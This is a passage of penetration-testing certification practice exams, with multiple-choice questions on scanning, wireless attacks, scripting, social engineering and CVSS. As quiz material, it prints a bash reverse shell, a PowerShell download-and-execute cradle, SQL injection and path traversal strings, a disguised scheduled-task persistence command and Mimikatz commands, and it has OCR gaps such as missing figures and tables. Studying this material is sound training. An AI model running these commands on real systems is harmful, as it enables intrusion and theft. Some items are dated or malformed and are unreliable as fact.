A. Use the –T5 option with the nmap command.
B. Use the –T4 option with the nmap command.
C. Use the –T2 option with the nmap command.
D. Use the –T0 option with the nmap command.

36. Which wireless exploit involves using a brute-force attack to crack an eight-digit pin?
A. Fragmentation attack
B. Credential harvesting
C. Bluejacking
D. WPS cracking

37. Which wireless exploit involves sending unsolicited messages over a Bluetooth connection to a wireless device?
A. Deauth attack
B. Bluesnarfing
C. Bluejacking
D. WPS cracking

38. Which wireless exploit involves creating an unauthorized connection with a Bluetooth device, such as a mobile phone, and stealing information from it?
A. Deauth attack
B. Bluesnarfing
C. Bluejacking
D. WPS cracking

39. A penetration tester learns that the target organization's employees use RFID access badges to unlock doors within the facility. She identifies a restaurant where employees of the organization commonly gather for lunch. The next day, she sits at a table near a group of employees in the restaurant with a small, hidden RFID reader. She captures the RFID signature from the employees' badges and then creates fake access badges using the RFID signatures. What is this technique called?
A. WPS cracking
B. Credential harvesting
C. Jamming
D. RFID cloning

40. Which wireless exploit is more of a stress test designed to prevent users from being able to use a wireless network?
A. Karma attack
B. Deauth attack
C. Downgrade attack
D. Jamming attack

41. While reading an executable script file, you see a line near the beginning of the script that references the value of a variable using the following syntax:
echo {$ServerName}
Which type of script could this be?
A. PowerShell
B. Bash
C. Ruby
D. Python

42. While reading an executable script file, you see a line near the beginning of the script that references the second value from an array using the following syntax:
echo {$PrimeNumArray[2]}
Which type of script could this be?
A. PowerShell
B. Bash
C. Ruby
D. Python

43. While reading an executable script file, you see a line near the beginning of the script that references the second value from an array using the following syntax:
echo $PrimeNumArray[2]
Which type of script could this be?
A. PowerShell
B. Bash
C. Ruby
D. Python

44. While reading an executable script file, you see a line near the beginning of the script that references the second value from an array using the following syntax:
print (PrimeNumArray[2])
Which type of script could this be?
A. PowerShell
B. Bash
C. Ruby
D. Python

45. While reading an executable script file, you see a line near the beginning of the script that references the second value from an array using the following syntax:
puts PrimeNumArray[2]
Which type of script could this be?
A. PowerShell
B. Bash
C. Ruby
D. Python

46. You have just concluded a penetration test for a client. In your findings, you report that a Linux database server has a large number of unnecessary open services, increasing its attack surface. In your final report, you recommend that the client analyze the system and remove any applications or services that aren't required for its role. Which tool
should you suggest they use to check for listening network ports on the server?
A. netstat

B. yum
C. chage
D. iptables

47. You have just concluded a penetration test for a client. In your findings, you report that you found several user accounts on a Linux file server that have no password assigned to them. In your final report, you recommend that the client analyze the system and assign passwords to all user accounts. Which file on the server should they review to accomplish this?
A. /etc/passwd
B. /etc/shadow
C. /etc/group
D. /etc/gshadow

48. You have just concluded a penetration test for a client that uses a large number of temporary workers and contractors. In your findings, you report that temporary and contract user accounts are frequently not deactivated or removed when their work is complete because they frequently come back to work on new projects several months later. Given that the client uses Linux desktops and servers, which of the following Linux commands should you recommend they use to manually lock temporary or contract user accounts until the worker returns for a new project?
A. lockusr
B. chmod
C. chage
D. passwd

49. You have just concluded a penetration test for a client. In your findings, you report that a Linux database server shows evidence of having been compromised in the past. The attacker tried to cover his or her tracks by manually modifying the local log files but missed one key entry that revealed the compromise. What should you recommend the
client do?
A. Make the log files read-only.
B. Grant only the root user read-write access to the log files.
C. Reconfigure the system to send log entries to a dedicated log server.
D. Make the log files hidden files.

50. You have just concluded a penetration test for a client that has many remote sites. Employees at the remote sites commonly use an FTP client to copy files back and forth between their site and the home office servers. During the test, you were able to sniff these FTP sessions and capture sensitive information. In your final report, what should you recommend the client do to remediate this issue?
A. Use FTPS for file transfers.
B. Prohibit file transfers between sites.
C. Use the rcp command for file transfers.
D. Use flash drives and a courier service for file transfers between sites.

51. A client has requested an external network penetration test, but during the discussion between the penetration tester and the client, the client is reluctant to add the tester's source IP address to their IPS whitelist for the duration of the test. Which argument best describes why the tester's source IP address should be on the client's IPS whitelist?
A. IPS whitelisting rules require regular updates to keep current, to address constantly developing vulnerabilities and newly discovered weaknesses.
B. Penetration testing of third-party IPS systems often requires additional authorization and documentation, which can potentially delay the time-sensitive test.
C. Testing should focus on the discovery of potential security issues through all in-scope systems, not just on determining the effectiveness of active defenses such as the IPS.
D. Whitelisting prevents a possible unintentional DoS attack against the IPS and supporting log-monitoring systems.

52. A security analyst is attempting to construct specialized XML files to test the security of the parsing functions of a Windows application during testing. Before starting to test the application, which of the following should the analyst request from the client?
A. A protocol fuzzing utility
B. Software development kit (SDK) for specific applications
C. Samples of the Simple Object Access Protocol (SOAP) project files
D. The Representational State Transfer (REST) application programming interface (API) documentation

53. When planning for an engagement, which of the following are the most important? (Choose two.)
A. Architectural diagrams
B. Company policies
C. Goals/objectives
D. Storage time for a report
E. Tolerance to impact

54. Which of the following statements would come from a client's corporate policy?
A. That the corporate systems must store passwords using the MD5 hashing algorithm
B. That employee passwords must contain a minimum of eight characters, with one being alphanumeric
C. The phone number to contact the help desk to perform password resets
D. That in order to access corporate assets, employees must use strong passwords

55. You are a performance tester, and you are discussing performing compliance-based assessments for a client. Which is an important key consideration?
A. Any additional rates
B. Any company policies
C. The industry type
D. The impact tolerance

56. During an external vulnerability scan, a penetration tester discovers the following findings:

Vulnerability	Ports
Multiple unsupported versions of Apache found	80, 443
SSLv3 accepted on HTTPS connections	443
Mod_rewrite enabled on Apache servers	80, 443
Windows Server host found	21

Given these results, how should the attack strategies be prioritized?
A. Obsolete software can contain vulnerable components.
B. Weak password management practices are being utilized.
C. Weak protocols may be intercepted.
D. Sensitive information may be revealed on the web servers.

57. A penetration tester has been asked to determine whether the client's server farm is compliant with the company's software baseline by conducting a remote scan. What type of scan should the tester perform to verify compliance?
A. A credentialed scan
B. A discovery scan
C. A full scan
D. A stealth scan

58. You are a penetration tester, and you are configuring your vulnerability management solution to perform credentialed scans of servers on your client's network. What type of account should you be provided with?
A. A domain administrator account
B. A local administrator account
C. A 512 encrypted certificate
D. A read-only account

59. A penetration tester has been asked by a client to perform a code review of a web application. What type of analysis is the penetration tester performing?
A. Dynamic code analysis
B. Fuzzing
C. Fault injection
D. Static code analysis

60. A penetration tester has full access to a domain controller and wants to discover any user accounts that have not been active for the past 30 days. What command should the penetration tester use?
A. dsrm -users "DN=client.com; OU=hq CN=users"
B. dsquery user -inactive 4
C. dsquery -o -rdn -limit 30
D. dsuser -name -account -limit 3

61. Which of the following provides an infrastructure for managing Windows systems over the network from a centralized location?
A. SMB
B. VNC
C. WMI
D. RDP

62. Which of the following Windows features can be used to remotely manage Windows systems over a network connection? (Choose two.)
A. SMB
B. Telnet
C. PS Remoting
D. WinRM
E. SSH

63. Which of the following can be used to remotely manage Windows systems over a network connection using a graphical user interface?
A. SMB
B. RDP
C. PS Remoting
D. PsExec
E. SSH

64. Which of the following can be used to remotely manage Macintosh systems over a network connection using a graphical user interface?
A. Rlogin
B. RDP
C. ARD
D. PsExec
E. RSH

65. Which of the following can be used to remotely manage Windows, Macintosh, or Linux systems over a network connection using a graphical user interface (as long as the necessary software is installed)?
A. VNC
B. RDP
C. ARD
D. WMI
E. RSH

66. During a penetration test, the following line of code was found in an exploited machine's history file:
bin/bash -i >& /dev/tcp/192.168.0.10/80 0> &1
What best describes what this command line does?
A. A port scan has been performed.
B. Obtains the web server's banner.
C. Redirects a teletypewriter (TTY) to a remote system.
D. Removes the error logs for the given IP.

67. A tester has captured NTLM hashes and wants to conduct a pass-the-hash attack. Unfortunately, the tester doesn't know which systems on the network may accept the hash. What tool should the tester use to conduct the test?
A. Drozer
B. Hashcat
C. Hydra
D. Kismet

68. A tester using penetration testing wants to deploy a malicious website at part of the test to exploit the browsers belonging to the client's employees. What tool can the test utilize?
A. Browser Exploitation Framework (BeEF)
B. Metasploit
C. Open Web Application Security Project (OWASP)
D. Social Engineer Toolkit (SET)

69. You are a penetration tester, and you are planning to create a custom wordlist of common words and catchphrases about your client using the client's website. What is the name of the tool that you can utilize to assist with building a custom wordlist?
A. CeWL
B. Hashcat
C. Hydra
D. Medusa

70. A penetration tester is using PowerShell to conduct testing. The tester is using the following PowerShell command:
powershell.exe IEX (New-Object
Net.Webclient).downloadstring(http://site/script.ps1");Invoke-Command
What action is being performed by this command?

A. It executes a remote script.
B. It incorporates an object.
C. It runs an encoded command.
D. It sets the execution policy.

Use the following code to answer the next two questions:

```
def today()
      Print ("I need to go to the store")
today()
```

71. What is today() considered to be in the first line of code?
A. User-defined function
B. Constant variable
C. Imported class
D. A distinct method

72. In the third line of code, what does today() do in the program?
A. It declares properties of the class.
B. It declares the variable today().
C. It performs a function call.
D. It invokes a consistent variable method.

73. Criminal impersonation is governed by state laws, and is a crime that can involve identity theft, impersonating an officer or legal counsel, and many other avenues of attack that involve a plot to defraud another by pretending to be someone you are not. Which two documents could you consult to determine if the social engineering attack you would like to use during an engagement is approved by the organization? (Select all that apply.)
A. Rules of enhancement (RoE)
B. Rules of engagement (RoE)
C. Statement of work (SOW)
D. Service level agreement (SLA)

74. Robert owns a very profitable consultant firm that handles a great deal of privacy information for his clients. The company has over 50 employees but outsources their IT services to another company. One afternoon while Robert was at lunch, his receptionist received a phone call from a person claiming to be from the IT service provider and saying that they are trying to work on a service ticket for Robert and that they need his personal cell phone number

in order to ask some questions of a private nature. The receptionist knows that Robert doesn't have any computer problems. What type of social engineering attack did Robert's
receptionist receive?
A. Spear phishing
B. Whaling
C. Baiting
D. Vishing

75. Select the two techniques that can be used to conduct VLAN hopping.
A. ARP spoofing
B. Double tagging
C. DNS spoofing
D. Switch spoofing

76. Your nmap scan identifies port 445/tcp open on a Windows server with one of the common shares available and accessible anonymously. This share allowed the scanner to enumerate additional users and services on the domain. Which network share were you likely to have enumerated during the scan?
A. ADMIN$
B. C$
C. IPC$
D. HOME$

77. Given the following URL, which two methods could be used to test for SQL injection against the database within the web parameters? (Select two.)
http://example.com/page.php?id=1&acct=162;jsessionid=567323456798
A. ?id=1'&acct=144;jsessionid=567323456798
B. ?id=1'&acct=162';jsessionid=567323456798
C. ?id=1;--&acct=162;jsessionid=567323456798
D. ?id=1'&acct=144';jsessionid=567323456798

78. You come across a web page that requires authentication with a valid username and login. Using CeWL, you decide to build your own wordlist using content derived from the website. The website has many pages, and you decide to start from the index.html page and go five pages deeper into the site to identify word lengths that are a minimum of eight characters. Which command options will help you build the wordlist you are looking for?

A. -d 5 -8
B. -w 8 -d 5
C. -m 8 -d 5
D. -a 8 -d 5

79. While testing a web application running on Windows Server 2016, you find a web parameter vulnerability to a path traversal attack. Which of the following choices would be the best choice at demonstrating a path traversal attack?
A. ?id=C:\Windows\system32\etc/passwd
B. ?id=../../../../C:/Windows/etc/passwd
C. ?id=%20.%20C:/Windows/boot.ini
D. ?id=..\..\..\..\C:/Windows/boot.ini

80. Which of the following are valid client-side attacks? (Select all that apply.)
A. Clickjacking
B. Command injection
C. Directory traversal
D. Reflected HTML injection
E. DOM-based XSS
F. Session hijacking

Practice Exam 11

1. Robert is running a penetration test in a web application and discovers a flaw that allows him to shut down the web server remotely. What goal of penetration testing has Robert most directly achieved?
A. Disclosure
B. Integrity
C. Alteration
D. Denial

2. Robert ran a penetration test against a school's grading system and discovered a flaw that would allow students to alter their grades by exploiting a SQL injection vulnerability. What type of control should he

recommend to the school's cybersecurity team to prevent students from engaging in this type of activity?
A. Confidentiality
B. Integrity
C. Alteration
D. Availability

3. Robert gathered a massive quantity of sensitive information from the National Security Agency and released it to the media. What type of attack did he wage?
A. Disclosure
B. Denial
C. Alteration
D. Availability

4. Assuming no significant changes in an organization's cardholder data environment, how often does PCI DSS require that a merchant accepting credit cards conduct penetration testing?
A. Monthly
B. Semiannually
C. Annually
D. Biannually

5. Which one of the following is NOT a benefit of using an internal penetration testing team?
A. Contextual knowledge
B. Cost
C. Subject matter expertise
D. Independence

6. Which one of the following is NOT a reason to conduct periodic penetration tests of systems and applications?
A. Changes in the environment
B. Cost
C. Evolving threats
D. New team members

7. Robert recently got into trouble with a client for using an attack tool during a penetration test that caused a system outage. During what stage of the

penetration testing process should Robert and his clients have agreed upon the tools and techniques that he would use during the test?
A. Planning and Scoping
B. Information Gathering and Vulnerability Identification
C. Attacking and Exploiting
D. Reporting and Communication Results

8. What term describes a document created to define project-specific activities, deliverables, and timelines based on an existing contract?
A. NDA
B. MSA
C. SOW
D. MOD

9. What type of language is WSDL based on?
A. HTML
B. XML
C. WSML
D. DIML

10. Which of the following types of penetration test would provide testers with complete visibility into the configuration of a web server without having to compromise the server to gain that information?
A. Black box
B. Gray box
C. White box
D. Red box

11. What type of legal agreement typically covers sensitive data and information that a penetration tester may encounter while performing an assessment?
A. A noncompete
B. An NDA
C. A data security agreement
D. A DSA

12. Which of the following threat actors is the most dangerous based on the adversary tier list?
A. APTs

B. Hacktivists
C. Insider threats
D. Organized crime

13. During a penetration test, Robert discovers that he is unable to scan a server that he was able to successfully scan earlier in the day from the same IP address. What has most likely happened?
A. His IP address was whitelisted.
B. The server crashed.
C. The network is down.
D. His IP address was blacklisted.

14. Robert runs the following Nmap scan:
nmap -sU -sT -p 1-65535 example.com
What information will he NOT receive?
A. TCP services
B. The state of the service
C. UDP services
D. MOD

15. What technique is being used in the following command:
host -t axfr domain.com dns1.domain.com
A. DNS query
B. Nslookup
C. Dig scan
D. Zone transfer

16. After running an Nmap scan of a system, Robert discovers that TCP ports 139, 443, and 3389 are open. What operating system is he most likely to discover running on the system?
A. Windows
B. Android
C. Linux
D. iOS

17. Robert runs an Nmap scan using the following command:
nmap -sT -sV -T2 -p 1-65535 example.com

After watching the scan run for over two hours, he realizes that he needs to optimize the scan. Which of the following is not a useful way to speed up his scan?
A. Only scan via UDP to improve speed.
B. Change the scan timing to 3 or faster.
C. Change to a SYN scan.
D. Use the default port list.

18. Robert identifies TCP ports 8080 and 8443 open on a remote system during a port scan. What tool is his best option to manually validate running on these ports?
A. SSH
B. SFTP
C. Telnet
D. A web browser

19. Robert recovered a PNG image during the early intelligence-gathering phase of a penetration test and wants to examine it for useful metadata. What tool could he most successfully use to do this?
A. ExifTool
B. Grep
C. PsTools
D. Nginx

20. During an Nmap scan, Robert uses the -O flag. The scan identifies the host as follows:
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
What can he determine from this information?

A. The Linux distribution installed on the target
B. The patch level of the installed Linux kernel
C. The date the remote system was last patched
D. That the system is running a Linux 2.6 kernel between .9 and .33

21. Robert is conducting a penetration test and is targeting a database server. Which one of the following tools would best assist him in detecting vulnerabilities on that server?

A. Nessus
B. Nikto
C. Sqlmap
D. OpenVAS

22. Robert is conducting a black box penetration test against an organization and is gathering vulnerability scanning results for use in his tests. Which one of the following scans is most likely to provide him with helpful information within the bounds of his test?
A. Stealth internal scan
B. Full internal scan
C. Stealth external scan
D. Full external scan

23. What tool can white box penetration testers use to help identify the systems present on a network prior to conducting vulnerability scans?
A. Asset inventory
B. Web application assessment
C. Router
D. DLP

24. Robert is configuring vulnerability scans for a system that is subject to the PCI DSS compliance standard. What is the minimum frequency with which he must conduct scans?
A. Daily
B. Weekly
C. Monthly
D. Quarterly

25. Which one of the following is not an example of a vulnerability scanning tool?
A. QualysGuard
B. Snort
C. Nessus
D. OpenVAS

26. Which one of the following technologies, when used within an organization, is the LEAST likely to interfere with vulnerability scanning results achieved by external penetration testers?

A. Encryption
B. Firewall
C. Containerization
D. Intrusion prevention system

27. Robert is reviewing a vulnerability scan report and finds that one of the servers on his network suffers from an internal IP address disclosure vulnerability. What protocol is likely in use on this network that resulted in this vulnerability?
A. TLS
B. NAT
C. SSH
D. VPN

28. Which one of the CVSS metrics would contain information about the number of times an attacker must successfully authenticate to execute an attack?
A. AV
B. C
C. Au
D. AC

29. Which one of the following values for the CVSS access complexity metric would indicate that the specified attack is simplest to exploit?
A. High
B. Medium
C. Low
D. Severe

30. Which one of the following values for the confidentiality, integrity, or availability CVSS metric would indicate the potential for total compromise of a system?
A. N
B. A
C. P
D. C

31. What is the most recent version of CVSS that is currently available?
A. 1.0

B. 2.0
C. 2.5
D. 3.0

32. Which one of the following metrics is not included in the calculation of the CVSS exploit-ability score?
A. Access vector
B. Vulnerability age
C. Access complexity
D. Authentication

33. Robert recently identified a new security vulnerability and computed its CVSSv2 base score as 6.5. Which risk category would this vulnerability fall into?
A. Low
B. Medium
C. High
D. Critical

34. Robert discovers a rating that his vulnerability scanner lists as 9.3 out of 10 on its severity scale. The service that is identified runs on TCP 445. What type of exploit is Robert most likely to use on this service?
A. SQL injection
B. SMB exploit
C. CGI exploit
D. MIB exploit

Use the following scenario for questions 35 through 37. Robert has recently completed a vulnerability scan of a system, and needs to select the best vulnerability to exploit from the following listing:

35. Which of the entries should Robert prioritize from this list if he wants to gain access to the system?
A. The Ruby on Rails vulnerability
B. The OpenSSH vulnerability

C. The MySQL vulnerability
D. None of these; he should find another target.

36. If Robert wants to build a list of additional system user accounts, which of the vulnerabilities is most likely to deliver that information?
A. The Ruby on Rails vulnerability
B. The OpenSSH vulnerability
C. The MySQL vulnerability
D. Both the OpenSSH and MySQL vulnerabilities

37. If Robert selects the Ruby on Rails vulnerability, which of the following methods cannot be used to search for an existing Metasploit vulnerability?
A. CVE
B. BID
C. MSF
D. EDB

38. Robert wants to pivot from a Linux host to other hosts in the network but is unable to install additional tools beyond those found on a typical Linux server. How can he leverage the system he is on to allow vulnerability scans of those remote hosts if they are firewalled against inbound connections and protected from direct access from his penetration testing workstation?
A. SSH tunneling
B. NETCAT port forwarding
C. Enable IPv6
D. Modify browser plug-ins

39. After gaining access to a Windows system, Robert uses the following command:
SchTasks /create /SC Weekly /TN "Antivirus" /TR C:\Users\RKaramagi\av.exe" /ST 09:00
What has he accomplished?
A. He has set up a weekly antivirus scan.
B. He has set up a job called “weekly.”
C. He has scheduled his own executable to run weekly.
D. Nothing; this command will only run on Linux.

40. After gaining access to a Linux system through a vulnerable service, Robert wants to list all of the user accounts on the system and their home directories. Which of the following locations will provide this list?

A. /etc/shadow
B. /etc/passwd
C. /var/usr
D. /home

41. Robert wants to deploy a wireless intrusion detection system. Which of the following tools is best suited to that purpose?
A. WiFite
B. Kismet
C. Aircrack-ng
D. SnortiFi

Use the following scenario for questions 42, 43, and 44. Robert is conducting an onsite penetration test. The test is a gray box test, and he is permitted onsite but has not been given access to the wired or wireless networks. He knows he needs to gain access to both to make further progress.

42. Which of the following NAC systems would be the easiest for Robert to bypass?
A. A software client-based system
B. A DHCP proxy
C. A MAC address filter
D. None of the above

43. If Robert wants to set up a false AP, which tool is best suited to his needs?
A. Aircrack-ng
B. Kismet
C. Wireshark
D. WiFite

44. Once Robert has gained access to the network, what technique can he use to gather additional credentials?
A. ARP spoofing to become a man in the middle
B. Network sniffing using Wireshark
C. SYN floods
D. All of the above

45. What attack technique can allow the pen-tester visibility into traffic on VLANs other than their native VLAN?
A. MAC spoofing
B. Dot1q spoofing
C. ARP spoofing
D. Switch spoofing

46. What type of Bluetooth attack attempts to send unsolicited messages via Bluetooth devices?
A. Bluesnarfing
B. Bluesniping
C. Bluejacking
D. Bluesending

47. Robert wants to attack a WPS-enabled system. What attack technique can he use against it?
A. WPSnatch
B. Pixie dust
C. WPSmash
D. e-Lint gathering

48. Robert wants to use a phishing attack to acquire credentials belonging to the senior leadership of his target. What type of phishing attack should he use?
A. Smishing
B. VIPhishing
C. Whaling
D. Spear phishing

49. Robert wants to enter an organization's high-security data center. Which of the following techniques is most likely to stop his tailgating attempt?
A. Security cameras
B. A mantrap
C. An egress sensor
D. An RFID badge reader

50. Which of the following technologies is most resistant to badge cloning attacks if implemented properly?
A. Low frequency RFID

B. Magstripes
C. Medium frequency RFID
D. Smart cards

Use the following scenario for questions 51, 52, and 53.
Robert has been contracted to perform a penetration test against RK, Inc. As part of his penetration test, he has been asked to conduct a phishing campaign and to use the results of that campaign to gain access to RK systems and networks. The scope of the penetration test does not include a physical penetration test, so Robert must work entirely remotely.


51. Robert wants to send a phishing message to employees at the company. He wants to learn the user IDs of various targets in the company and decides to call them using a spoofed VoIP phone number similar to those used inside the company. Once he reaches his targets, he pretends to be an administrative assistant working with one of RK's senior executives and asks his targets for their email account information. What type of social engineering is this?
A. Impersonation
B. Interrogation
C. Shoulder surfing
D. Administrivia

52. Robert wants to deploy a malicious website as part of his penetration testing attempt so that he can exploit browsers belonging to employees. What framework is best suited to this?
A. Metasploit
B. BeEF
C. SET
D. OWASP

53. After attempting to lure employees at RK, Inc., to fall for a phishing campaign, Robert finds that he hasn't acquired any useful credentials. He decides to try a USB keydrop. Which of the following Social Engineering Toolkit modules should he select to help him succeed?
A. The website attack vectors module
B. The Infectious Media Generator
C. The Mass Mailer Module
D. The Teensy USB HID attack module

54. Which one of the following approaches, when feasible, is the most effective way to defeat injection attacks?
A. Browser-based input validation
B. Input whitelisting
C. Input blacklisting
D. Signature detection

55. Examine the following network diagram. What is the most appropriate location for a web application firewall (WAF) on this network?



A. Location A
B. Location B
C. Location C
D. Location D

56. Robert is examining the logs for his web server and discovers that a user sent input to a web application that contained the string WAITFOR. What type of attack was the user likely attempting?
A. Timing-based SQL injection

B. HTML injection
C. Cross-site scripting
D. Content-based SQL injection

57. Which one of the following function calls is closely associated with Linux command injection attacks?
A. system()
B. sudo()
C. mkdir()
D. root()

58. Robert is conducting a penetration test and is trying to gain access to a user account. Which of the following is a good source for obtaining user account credentials?
A. Social engineering
B. Default account lists
C. Password dumps from compromised sites
D. All of the above

59. What type of credential used in Kerberos is often referred to as the“golden ticket” because of its potential for widespread reuse?
A. Session ticket
B. Ticket granting ticket
C. Service ticket
D. User ticket

60. Robert is a penetration tester who wishes to engage in a session hijacking attack. What information is crucial for Robert to obtain to ensure that his attack will be successful?
A. Session ticket
B. Session cookie
C. Username
D. User password

61. Robert wants to crawl his penetration testing target’s website and then build a wordlist using the data he recovers to help with his password cracking efforts. Which of the following tools should he use?
A. DirBuster
B. CeWL

C. OLLY
D. Grepomatic

62. Robert wants to attack the underlying hypervisor for a virtual machine. What type of attack is most likely to be successful?
A. Container escape
B. Compromise the administrative interface
C. Hypervisor DoS
D. VM escape

63. Robert runs ls -l on a file and sees the following listing. What does he know about chsh?
-rwsr-xr-x 1 root root 40432 Sep 27 2017 chsh
A. It can be used for privilege escalation.
B. It allows a reverse shell.
C. It is a SUID executable.
D. None of the above.

64. Robert wants to acquire a copy of the Windows SAM database from a system that he has compromised and is running the Metasploit Meterpreter on. What Mimikatz command will allow him to do this?
A. meterpreter> mimikatz_command -f samdump::hashes
B. meterpreter> msv
C. meterpreter> mimikatz_command -f samdump::passwords
D. meterpreter> Kerberos

65. Robert wants to use a web application vulnerability scanner to help map an organization's web presence and to identify existing vulnerabilities. Which of the following tools is best suited to his needs?
A. Paros
B. CUSpider
C. Patator
D. w3af

66. Where is the list of Linux users who can use elevated privileges via sudo typically found?
A. /bin/sudo
B. /etc/passwd
C. /etc/sudoers

D. /usr/sudoers

67. Robert wants to conduct a DLL hijacking attack. Which directory will Windows search first for a DLL if it does not have a specific known location for it?
A. The Windows directory
B. The Windows system directory
C. The directory the application is in
D. The current directory

68. Which of the following operating systems support PowerShell interpreters?
A. Linux
B. Mac
C. Windows
D. All of the above

69. Examine the following line of code. In what programming language is it written?
print("The system contains several serious vulnerabilities.")
A. Ruby
B. PowerShell
C. Bash
D. Python

70. Examine the following line of code. In what programming language is it written?
Write-Host "The system contains several serious vulnerabilities."
A. Ruby
B. PowerShell
C. Bash
D. Python

71. Which one of the following statements does not correctly describe the Ruby programming language?
A. It is a general-purpose programming language.
B. It is an interpreted language.
C. It uses scripts.
D. It is a compiled language.

72. Which one of the following commands will allow the file owner to execute a Bash script?
A. chmod o+e script.sh
B. chmod o+x script.sh
C. chmod u+e script.sh
D. chmod u+x script.sh

73. Which one of the following PowerShell execution policies allows the execution of any PowerShell script that you write on the local machine but requires that scripts downloaded from the Internet are signed by a trusted publisher?
A. Bypass
B. Unrestricted
C. RemoteSigned
D. AllSigned

74. Which one of the following lines of code would create an array in a PowerShell script?
A. $ports = 22, 25, 80, 443
B. ports = (22,25,80,443)
C. ports = [22,25,80,443]
D. $ports= [22,25,80,443]

75. Robert recently conducted a penetration test for a company that is regulated under PCI DSS. Two months after the test, the client asks for a letter documenting the test results for its compliance files. What type of report is the client requesting?
A. Executive summary
B. Penetration testing report
C. Written testimony
D. Attestation of findings

76. Robert is reviewing the results of a penetration test and learns that his organization uses the same local administrator password on all systems. Which one of the following tools can help him resolve this issue?
A. LAPS
B. Nmap
C. Nessus
D. Metasploit

77. Which one of the following is not a normal communication trigger for a penetration test?
A. Discovery of a critical finding
B. Completion of a testing stage
C. Documentation of a new test
D. Identification of prior compromise

78. Robert ran an Nmap scan of a system and discovered that it is listening on port 22 despite the fact that it should not be accepting SSH connections. What finding should he report?
A. Shared local administrator credentials
B. Unnecessary open services
C. SQL injection vulnerability
D. No multifactor authentication

79. Select the stakeholders that are typically involved in a pentest engagement. (Choose two.)
A. Users
B. Executive management
C. Pentesters
D. Human resources

80. The impact analysis is a key aspect of requirements management and the formal approach to assessing the pros and cons of pursuing a course of action. Select two areas of concern that help support a pentest engagement activity.
A. Organizational budget
B. Target selection
C. Technical constraints
D. FISMA

Practice Exam 12

1. Which one of the following steps of the Cyber Kill Chain does not map to the Attacking and Exploiting stage of the penetration testing process?
A. Weaponization
B. Reconnaissance
C. Installation
D. Actions on Objectives

2. Robert recently conducted a phishing attack against a penetration testing target in an attempt to gather credentials that he might use in later attacks. What stage of the penetration testing process is Robert in?
A. Planning and Scoping
B. Attacking and Exploiting
C. Information Gathering and Vulnerability Identification
D. Reporting and Communication Results

3. Which one of the following security assessment tools is not commonly used during the Information Gathering and Vulnerability Identification phase of a penetration test?
A. Nmap
B. Nessus
C. Metasploit
D. Nslookup

4. During what phase of the Cyber Kill Chain does an attacker steal information, use computing resources, or alter information without permission?
A. Weaponization
B. Installation
C. Actions on Objectives
D. Command and Control

5. Robert is investigating a security incident where the attackers left USB drives containing infected files in the parking lot of an office building. What stage in the Cyber Kill Chain describes this action?
A. Weaponization

B. Installation
C. Delivery
D. Command and Control

6. Which one of the following is not an open-source intelligence gathering tool?
A. WHOIS
B. Nslookup
C. Nessus
D. FOCA

7. Which one of the following tools is an exploitation framework commonly used by penetration testers?
A. Metasploit
B. Wireshark
C. Aircrack-ng
D. SET

8. What does an MSA typically include?
A. The terms that will govern future agreements
B. Mutual support during assessments
C. Micro-services architecture
D. The minimum service level acceptable

9. While performing an on-site penetration test, Robert plugs his laptop into an accessible network jack. When he attempts to connect, however, he does not receive an IP address and gets no network connectivity. He knows that the port was working previously. What technology has his target most likely deployed?
A. Jack whitelisting
B. Jack blacklisting
C. NAC
D. 802.15

10. What type of penetration test is not aimed at identifying as many vulnerabilities as possible and instead focuses on vulnerabilities that specifically align with the goals of gaining
control of specific systems or data?
A. An objectives-based assessment

B. A compliance-based assessment
C. A black-team assessment
D. A red-team assessment

11. During an on-site penetration test, what scoping element is critical for wireless assessments when working in shared buildings?
A. Encryption type
B. Wireless frequency
C. SSIDs
D. Preshared keys

12. What type of adversary is most likely to use only prewritten tools for their attacks?
A. APTs
B. Script kiddies
C. Hacktivists
D. Organized crime

